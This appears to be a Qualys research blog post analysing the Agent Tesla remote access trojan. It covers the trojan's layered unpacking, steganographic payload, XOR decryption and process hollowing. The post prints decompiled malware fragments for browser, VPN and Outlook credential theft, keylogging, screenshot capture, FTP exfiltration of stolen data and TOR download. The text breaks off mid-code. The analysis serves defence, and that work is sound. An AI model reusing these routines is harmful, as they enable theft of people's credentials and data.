

[Blog Home](#)

# Catching the RAT called Agent Tesla

**Ghanshyam More**, Principal Research Engineer, Qualys

February 2, 2022 - 8 min read

20

Last updated on: December 23, 2022

## Table of Contents

- \_ Technical Analysis:
- \_ Indicators of Compromise (IOCs):
- \_ Agent Tesla TTP Map:
- \_ Mitigation or Additional Important Safety Measures

For the last few years, the Qualys Research Team has been observing an infamous “Malware-as-a-service” RAT (Remote Access Trojan) called Agent Tesla.


It first appeared in 2014, and since then many variants have been deployed. This malware uses multiple techniques for evading detection as well as making analysis quite difficult. Agent Tesla mainly gets delivered through phishing emails and has capabilities such as keylogging, screen capture, form-grabbing, credential stealing, and more. It will also exfiltrate credentials from multiple software programs like Google Chrome, Mozilla Firefox, and Microsoft Outlook – making its potential impact truly catastrophic.

The malware itself goes through multiple layers of unpacking before deploying its final payload, which is very similar behavior to what's found in families like Formbook. Agent Tesla is dotnet compiled malware and uses a [steganography](#) technique. We have observed a sudden increase in the use of this technique.

This blog reviews Agent Tesla malware's updated functionality as well as its ongoing evolution.

## Technical Analysis:

Agent Tesla performs two-level unpacking to get its final payload delivered, as shown in this flow chart diagram.



In the malware sample, the method names and strings have been heavily obfuscated, as shown in fig. 1.

Obfuscated Method Names (Left)	Deobfuscated Method Names (Right)
<code>myrkLuF2Fb3j4sayA</code>	<code>num = 3;</code>
<code>n8g8qAy1FBuXpTh2S</code>	<code>goto IL_05;</code>
<code>NATH00SKP6wCRG9G</code>	
<code>nOAmZp3mtYmHsppMo</code>	
<code>NTPihsj5HBhgspKb7x</code>	
<code>o5XBsTIPtPGEXMMqV</code>	
<code>OcRc8u0hHeFxWvW63V</code>	
<code>oIDHtbqjTWlPEKQWn</code>	
<code>ETUs0QLpeOnaYARDb</code>	
<code>ETUs0QLpeOnaYARDb0</code>	
<code>Apqlq8mtGmlphNx5Tw</code>	
<code>AIBBWU4IWJLuF8iaZH</code>	
<code>AUEaqWDHX</code>	
<code>BmYcaANrH</code>	
<code>cdhFFwdtg</code>	
<code>cK6dA15MY</code>	
<code>cVH1iUP6Mmg7VvMZ</code>	
<code>Dispose(bool)</code>	
<code>fwiVGGMV3</code>	
<code>g5KrsAlsDBeApZRN</code>	
<code>G7KVZHIXSayhQmtwSN</code>	
<code>gYyD7FwpFaaslkvw</code>	

Fig.1 Main Payload Obfuscation

As we can see in fig. 2, the main payload code contains an obfuscated first stage PE dll file where char "@" is added for "000" at multiple locations. This helps Agent Tesla evade signature-based detection.

Fig.2 first stage dll Obfuscated Code

This module is called “representative”, which is a dotnet compiled dll module. After de-obfuscation, the main payload loads this first stage dll module in memory.

Agent Tesla uses a steganography technique as shown in fig. 3, where an image contains an embedded PE file. This resource image is used by the first stage dll module to extract the second stage dll module.




Fig.3 Resource containing PE File

In the first stage dll, “ResourceManager” is created and data from Bitmap “ApplicationTru” (which is present in the main payload) is collected as shown in fig. 4 below.

```

139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
    case 1u:
    {
        ResourceManager resourceManager = new ResourceManager(proiname + ".Properties.Resources", Assembly.GetEntryAssembly());
        arg_26_0 = (num * 963199917u ^ 3485749860u);
        continue;
    }
    case 2u:
    {
        Assembly assembly;
        Type type = assembly.GetTypes()[20];
        MethodInfo instance = type.GetMethods()[5];
        arg_26_0 = (num * 354903905u ^ 2134006572u);
        continue;
    }
    case 3u:
    {
        MethodInfo instance;
        Versioned.CallByName(instance, Porsche.XeH("496E766F6B65"), CallType.Get, new object[2]);
        Environment.Exit(0);
        arg_26_0 = (num * 1376787034u ^ 3023659261u);
        continue;
    }
    case 4u:
    {
        ResourceManager resourceManager;
        Bitmap uGhBnBnaWtlykx = (Bitmap)resourceManager.GetObject(Porsche.XeH(ugz1));
        arg_26_0 = (num * 1596655826u ^ 1413778736u);
        continue;
    }
    case 5u:
    {
        Bitmap uGhBnBnaWtlykx;
        byte[] rawAssembly = Draw.fgh(Draw.cba(uGhBnBnaWtlykx), Porsche.XeH(ugz3));
        Assembly assembly = Assembly.Load(rawAssembly);
        arg_26_0 = (num * 4167389538u ^ 800120117u);
        continue;
    }
}

```

"ApplicationTru" in hex

Name	Value	Type
ugz1	"4170706C6963174696F6E547275"	string
ugz3	"566345"	string
proiname	"Game"	string

Fig. 4 Data from Main Payload Bitmap Collected

As shown in fig. 5, decryption routines are then carried out on collected data to generate the second stage module named “CF\_Secretaria”.

```

180
181
182
183
184
185
    int num2 = (int)bytes[num3];
    byte[] array;
    int num4;
    int num5;
    int num6;
    array[num4] = checked((byte)(num5 ^ num6 ^ num2));
207
208
    byte[] array;
    result = (byte[])Utils.CopyArray(array, new byte[checked(P1.Length - 2 + 1 - 1 + 1)]);
231
    byte[] array = new byte[checked(P1.Length + 1 - 1 + 1)];
    if (array[0] == 0x4143434546474849)
267
    byte[] bytes = Encoding.BigEndianUnicode.GetBytes(K1);
    int num6 = (int)(P1[checked(P1.Length - 1)] ^ 112);
278
    bool flag2 = num3 == checked(K1.Length - 1);
285
    int num5 = (int)P1[num4];
}

```

Fig. 5 Decryption Routine for second Stage DLL

In this decryption routine, K1 points to the decryption key and P1 points to data collected from the “ApplicationTru” bitmap.

The first stage dll module loads this “CF\_Secretaria” in memory, and then it transfers control to it by calling “CallByName” function, as shown in below fig. 6.

```
146
147     {
148         Assembly assembly;
149         Type type = assembly.GetTypes()[20];
150         MethodInfo instance = type.GetMethods()[5];
151         arg_26_0 = (num * 354903905u ^ 2134006572u);
152         continue;
153     }
154     case 3u:
155     {
156         MethodInfo instance;
157         Versioned.CallByName(instance, Porsche.XeH("496E766F6B65"), CallType.Get, new object[2]);
158         Environment.Exit(0);
159         arg_26_0 = (num * 1376787034u ^ 3023659261u);
160         continue;
161     }
162 }
```

Fig. 6 Call Transfer To 2nd Stage Module

The second stage dll is heavily obfuscated with a utf8 encoding function name to make analysis difficult (fig. 7).

Fig. 7 Second Stage Dll Heavily obfuscated

In the second stage dll module, “ResourceManager” is created to read its resource “bcf6M”. This resource data contains an encrypted PE file which is the final payload. On the collected resource data, an initial XOR operation is carried out with the key “PnltzRBT”, as shown in fig. 8.

```
        case 6u:
    {
        int num4 = (int)(array[checked(array.Length - 1)] ^ 112);
        arg_19_0 = (num2 * 572109209u ^ 3359845876u);
        continue;
    }

        case 10u:
    {
        byte[] array3;
        int num4;
        int num5;
        array3[num5] = checked((byte)((int)array[num5] ^ num4 ^ (int)array2[num]));
        arg_19_0 = (num2 * 2137451044u ^ 2884058741u);
        continue;
    }
```

Fig. 8 Initial Decryption Routine for Final Payload

Initial decryption logic is the same as is used for the second stage dll module extraction... but with a different key. After initial decryption routines, further decryption is carried out where data is decrypted with a 16 bytes XOR key. This key is present at the start of the previously decrypted buffer. After this decryption, the malware delivers the final payload (fig. 9).

```

121
122     case 6u:
123     {
124         byte[] expr_63_cp_0 = array2;
125         int num2;
126         int expr_63_cp_1 = num2;
127         expr_63_cp_0[expr_63_cp_1] ^= array[num2 % 16];
128         arg_1B_0 = (num * 3354908005u ^ 3312995242u);
129         continue;
130     }
131

```

Locals		
Name	Type	Value
<b>A_0</b>	byte[ ]	{byte[0x00035810]}
[0]	byte	0x2B
[1]	byte	0x56
[2]	byte	0x8C
[3]	byte	0xBC
[4]	byte	0xEA
[5]	byte	0x4A
[6]	byte	0x4E
[7]	byte	0x6B
[8]	byte	0x5C
[9]	byte	0xC2
[10]	byte	0xD4
[11]	byte	0x59
[12]	byte	0x50
[13]	byte	0x36
[14]	byte	0xE2
[15]	byte	0x01
[16]	byte	0x66
[17]	byte	0x0C
[18]	byte	0x1C
[19]	byte	0xBC

Fig.9 Further Decryption Routine for Final Payload

After this process, code injection is carried out in the main process (fig. 10).

```

265 // Token: 0x060000AC RID: 172 RVA: 0x0002C854 File Offset: 0x0002AA54
266 public static void Execute(string path, byte[] payload)
267 {
268     while (true)
269     {
270         IL_01:
271         uint arg_08_0 = 1101914054u;

```

Locals		
Name	Type	Value
<b>path</b>	string	"C:\\samples\\analyze.exe"
<b>payload</b>	byte[ ]	{byte[0x00035800]}
[0]	byte	0x4D
[1]	byte	0x5A
[2]	byte	0x90
[3]	byte	0x00
[4]	byte	0x03

Fig. 10 Code Injection in Main Process

After performing a process hollowing into the current process, it starts stealing computer information.

Agent Tesla collects information like computer name, TCP hostname, DNS client, domain, and more (fig. 11).

	test.exe	1100		ReqQueryKey	HKLM\System\CurrentControlSet\Control\ComputerName
	test.exe	1100		ReqOpenKey	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName
	test.exe	1100		ReqQueryValue	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName
	test.exe	1100		ReqSetValue	HKLM\System\CurrentControlSet\services\Tcpip\Parameters\Hostname
	test.exe	1100		ReqCloseKey	HKLM\System\CurrentControlSet\services\Tcpip\Parameters
	test.exe	1100		ReqOpenKey	HKLM\Software\Wow6432Node\Policies\Microsoft\System\DNSClient
	test.exe	1100		ReqOpenKey	HKLM\SOFTWARE\Policies\Microsoft\System\DNSClient
	test.exe	1100		ReqOpenKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters
	test.exe	1100		ReqOpenKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters
	test.exe	1100		ReqSetInfoKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters
	test.exe	1100		ReqQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Domain

Fig.11 Computer Name and TCP Settings

The malware contains a predefined list of browsers, and it checks for their presence on the system (fig. 12).

	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Vivaldi\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Yandex\YandexBrowser\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Orbitum\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Iridium\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Amigo\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Coowon\Coowon\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Elements Browser\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\uCozMedia\Uran\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Epic Privacy Browser\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\MapleStudio\ChromePlus\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\CentBrowser\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\360Chrome\Chrome\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Fenrir Inc\Sleipnir5\Setting\modules\ChromiumViewer
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Comodo\Dragon\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\QIP Surf\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Torch\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\CocCoc\Browser\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\iebao\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Chedot\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Kometa\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\CatalinaGroup\Citrio\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Sputnik\Sputnik\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\BraveSoftware\Brave-Browser\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Roaming\Opera Software\Opera Stable
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\Chromium\User Data
	test.exe	1100		CreateFile	C:\Users\Test\AppData\Local\7Star\7Star\User Data

Fig. 12 Browser Data Lookup

If these browser directories are found, it collects a list of all the files and folders present in them. Then it checks for the “User data” directory and, if found, next checks for the “Login Data” file that contains mail ids and password information of stored profiles. Fig. 13 shows code checking for the presence of browsers information.

```

object obj = global::A.b.<global::A.b.<string, string, bool>>(new List<global::A.b.<string, string, bool>>()
{
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.ar(), Path.Combine(Environment.GetFolderPath
        (Environment.SpecialFolder.ApplicationData), E531F780-6F11-40DE-8643-19357D9410BE.as()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.@as(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.aU()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.au(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.aV()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.av(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.aW()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.aw(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.aX()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.ax(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.aY()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.ay(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BA()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Ba(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BB()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bb(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BC()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bc(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BD()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bd(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BE()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Be(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BF()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bf(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BG()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bg(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BH()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bh(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BI()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bi(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BJ()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bj(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BK()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bk(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BL()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bl(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BM()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bm(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BN()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bn(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BO()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bo(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BP()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bp(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BQ()), true),
    new global::A.b.<string, string, bool>(E531F780-6F11-40DE-8643-19357D9410BE.Bq(), Path.Combine(folderPath, E531F780-6F11-40DE-8643-19357D9410BE.BR()), true)
});
try
{
    foreach (object obj2 in ((IEnumerable)obj))
    {
        global::A.b.<string, string, bool> y = (global::A.b.<string, string, bool>)obj2;
        if (y.A)
        {
            list.AddRange(global::A.b.e.A(y.A, y.A));
        }
    }
}

```

"Coowon"

"Coowon\Coowon\User Data"

Fig.13 Browser Information

Agent Tesla also checks for browser cookies and collects information about them. Fig. 14 shows profile collected information for the Edge browser.

```

List<global::A.b.x>.Enumerator enumerator2 = list.GetEnumerator();
while (enumerator2.MoveNext())
{
    global::A.b.x current = enumerator2.Current;
    try
    {
        string browser = current.Browser;
        string URL = current.URL;
        string userName = current.UserName;
        string password = current.Password;
        if ((uRL.Length > 1 || browser.Length > 1) & userName.Length > 1 & password.Length > 1)
        {
            if (global::A.b.A == 0)
            {
                list2.Add(E531F780-6F11-40DE-8643-19357D9410BE.ae() + string.Join(E531F780-6F11-40DE-8643-19357D9410BE.Br(), new string[]
                {
                    E531F780-6F11-40DE-8643-19357D9410BE.BS() + browser + E531F780-6F11-40DE-8643-19357D9410BE.BS(),
                    E531F780-6F11-40DE-8643-19357D9410BE.BS() + uRL + E531F780-6F11-40DE-8643-19357D9410BE.BS(),
                    E531F780-6F11-40DE-8643-19357D9410BE.BS() + Uri.EscapeDataString(userName) + E531F780-6F11-40DE-8643-19357D9410BE.BS(),
                    E531F780-6F11-40DE-8643-19357D9410BE.BS() + Uri.EscapeDataString(password) + E531F780-6F11-40DE-8643-19357D9410BE.BS()
                }) + E531F780-6F11-40DE-8643-19357D9410BE.aF());
            }
            else if (global::A.b.A == 1 || global::A.b.A == 2 || global::A.b.A == 3)
            {
                stringBuilder.Append("Name: " + E531F780-6F11-40DE-8643-19357D9410BE.P() + "\r\n" + "Value: " + global::A.b.e.A);
            }
        }
    }
}

```

Name	Value
userName	[REDACTED]
V_1	System.Collections.Generic.List<A.b.<string, string, bool>>
browser	"Edge Chromium"
folderPath	"C:\Users\Windows10\AppData\Local"
obj	System.Collections.Generic.List<A.b.<string, string, bool>>
list2	System.Collections.Generic.List<string>
password	[REDACTED]
stringBuilder	{}
list	System.Collections.Generic.List<A.b.x>
uRL	"https://accounts.google.com/signin/v2/challenge/pwd"

Fig. 14 Collected Profile Information for Edge Browser

The sample also has capabilities to capture keystrokes. Fig. 15 shows the code that can be used in Keylogging.

```

{
    global::A.b.A += E531F780-6F11-40DE-8643-19357D9410BE.bq();
}
else if (A_0 == Keys.Right)
{
    global::A.b.A += E531F780-6F11-40DE-8643-19357D9410BE.bR();
}
else if (A_0 == Keys.Delete)
{
    global::A.b.A += E531F780-6F11-40DE-8643-19357D9410BE.br();
}
else if (A_0 == Keys.End)
{
    global::A.b.A += E531F780-6F11-40DE-8643-19357D9410BE.bs();
}
else if (A_0 == Keys.Home)
{
    global::A.b.A += E531F780-6F11-40DE-8643-19357D9410BE.bs();
}
}

```

Fig. 15 KeyLogging

It can also steal clipboard data (fig. 16).

```

// Token: 0x00000007 RID: 135
[DllImport("user32", CharSet = CharSet.Auto, EntryPoint = "SetClipboardViewer", SetLastError = true)]
private static extern IntPtr A(IntPtr);

// Token: 0x00000007 RID: 135
[DllImport("user32", CharSet = CharSet.Auto, EntryPoint = "ChangeClipboardChain", SetLastError = true)]
private static extern bool A(IntPtr, IntPtr);

```

Fig. 16 Stealing ClipboardData

Agent Tesla also has the capability to capture a screenshot and send it in jpeg format. As can be seen in the code, the collected image is encoded and then converted to base64 format.

```

Size blockRegionSize = new Size(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
Bitmap bitmap = new Bitmap(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
EncoderParameters encoderParameters = new EncoderParameters(1);
System.Drawing.Imaging.Encoder quality = System.Drawing.Imaging.Encoder.Quality;
ImageCodecInfo encoder = global::A.B.A(ImageFormat.Jpeg);
EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
encoderParameters.Param[0] = encoderParameter;
Graphics graphics = Graphics.FromImage(bitmap);
Graphics graphics2 = graphics;
Point point = new Point(0, 0);
Point upperLeftSource = point;
Point upperLeftDestination = new Point(0, 0);
graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination, blockRegionSize);
MemoryStream memoryStream = new MemoryStream();
bitmap.Save(memoryStream, encoder, encoderParameters);
memoryStream.Position = 0L;
if (global::A.b.A == 0)
{
    if (global::A.b.A)
    {
        global::A.b.A(4, Convert.ToString(memoryStream.ToArray()));
    }
}

```

Fig. 17 Capturing a ScreenShot

Further, it also steals FTP credentials and sends them through the STOR method (fig. 18).

```

public static void A(byte[] A_0, string A_1)
{
    try
    {
        FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(E531F780-6F11-40DE-8643-19357D9410BE.an() + A_1);
        ftpWebRequest.Credentials = new NetworkCredential(E531F780-6F11-40DE-8643-19357D9410BE.a(), E531F780-6F11-40DE-8643-19357D9410BE.ao());
        ftpWebRequest.Method = E531F780-6F11-40DE-8643-19357D9410BE.ap();
        Stream requestStream = ftpWebRequest.GetRequestStream();
        requestStream.Write(A_0, 0, A_0.Length);
        requestStream.Close();
        requestStream.Dispose();
    }
    catch (Exception ex)
    {
    }
}

```

Fig. 18 FTP Credential Stealing

It searches for the “Open-VPN” “config” directory to steal credentials of it (fig. 19).

```

try
{
    if (Registry.CurrentUser.OpenSubKey(E531F780-6F11-40DE-8643-19357D9410BE.dY(), true) == null)
    {
        return result;
    }
}
catch (Exception ex)
{
    return result;
}
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(E531F780-6F11-40DE-8643-19357D9410BE.dY(), true);
string[] subKeyNames = registryKey.GetSubKeyNames();
foreach (string text in subKeyNames)
{
    try
    {
        RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey(E531F780-6F11-40DE-8643-19357D9410BE.dY() + text, true);
        string @string = Encoding.Unicode.GetString((byte[])registryKey2.GetValue(E531F780-6F11-40DE-8643-19357D9410BE.dZ()));
        byte[] array2 = (byte[])registryKey2.GetValue(E531F780-6F11-40DE-8643-19357D9410BE.dZ());
        byte[] array3 = (byte[])registryKey2.GetValue(E531F780-6F11-40DE-8643-19357D9410BE.EA());
        Array.Resize<byte>(ref array3, checked(array3.Length - 1));
        string password = global::A.b.e.B(array2, array3);
        global::A.b.x x = new global::A.b.x();
        x.URL = global::A.b.e.A(text);
        x.UserName = @string;
        x.Password = password;
        x.Browser = E531F780-6F11-40DE-8643-19357D9410BE.Ea();
    }
}

```

Fig. 19 OpenVPN Config Stealing

Agent Tesla also has the capability to check for the NordVPN configuration and steal its credentials.

It can search for “recentservers.xml” of FileZilla to get information about recent FTP server connections.

It also steals information such as IMAP Password, POP3 Password, HTTP Password, and SMTP Password. For this, it checks Microsoft Outlook registry entries as shown below (fig. 20).

```

RegistryKey[] array = new RegistryKey[]
{
    Registry.CurrentUser.OpenSubKey(E531F780-6F11-40DE-8643-19357D9410BE.FJ()),
    Registry.CurrentUser.OpenSubKey(E531F780-6F11-40DE-8643-19357D9410BE.FK()),
    Registry.CurrentUser.OpenSubKey(E531F780-6F11-40DE-8643-19357D9410BE.FL())
};
foreach (RegistryKey registryKey in array)
{
    if (registryKey != null)
    {
        foreach (string name in registryKey.GetSubKeyNames())
        {
            using (RegistryKey registryKey2 = registryKey.OpenSubKey(name))
            {
                UTF8Encoding utf8Encoding = new UTF8Encoding();
                try
                {
                    if (registryKey2.GetValue(E531F780-6F11-40DE-8643-19357D9410BE.FM()) != null & (registryKey2.GetValue(E531F780-6F11-40DE-8643-19357D9410BE.FM()) != null | registryKey2.GetValue(E531F780-6F11-40DE-8643-19357D9410BE.FN()) != null))
                    {
                        global::A.b.x x = new global::A.b.x();
                        string[] array3 = new string[5];
                        array3[0] = E531F780-6F11-40DE-8643-19357D9410BE.FM();
                        array3[1] = E531F780-6F11-40DE-8643-19357D9410BE.FN();
                        array3[2] = E531F780-6F11-40DE-8643-19357D9410BE.FN();
                        array3[3] = E531F780-6F11-40DE-8643-19357D9410BE.FN();
                        array3[4] = E531F780-6F11-40DE-8643-19357D9410BE.FN();
                        string text = E531F780-6F11-40DE-8643-19357D9410BE.A();
                        foreach (string name2 in array3)
                        {
                            if (registryKey2.GetValue(name2) != null)
                            {
                                byte[] array5 = (byte[])registryKey2.GetValue(name2);
                                text = global::A.b.e.B(array5);
                            }
                        }
                    }
                }
            }
        }
    }
}

```

Fig. 20 Outlook Reg Lookup for Credentials

The sample encrypts data before communicating with its command & control server and uses the TOR client for keeping its communication and connection anonymous. It may download the TOR client from the TOR website (fig. 21).

```

string text = E531F780-6F11-40DE-8643-19357D9410BE.gL();
if (!Directory.Exists(this.a))
{
    Directory.CreateDirectory(this.a);
}
if (!File.Exists(this.a + E531F780-6F11-40DE-8643-19357D9410BE.gl()))
{
    using (WebClient webClient = new WebClient())
    {
        string address = this.b();
        try
        {
            webClient.DownloadFile(address, this.a + E531F780-6F11-40DE-8643-19357D9410BE.gl());
        }
        catch (Exception ex)
        {
            try
            {
                webClient.DownloadFile(E531F780-6F11-40DE-8643-19357D9410BE.gM(), this.a + E531F780-6F11-40DE-8643-19357D9410BE.gl());
            }
            catch (Exception ex2)
            {
            }
        }
    }
    "https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip"
if (File.Exists(this.a + E531F780-6F11-40DE-8643-19357D9410BE.gl()))
{
    using (global::A.b.n n = global::A.b.n.A(this.a + E531F780-6F11-40DE-8643-19357D9410BE.gl(), FileAccess.Read))
    {
        object obj = n.B();
        try
        {
            foreach (object obj2 in ((IEnumerable)obj))
            {
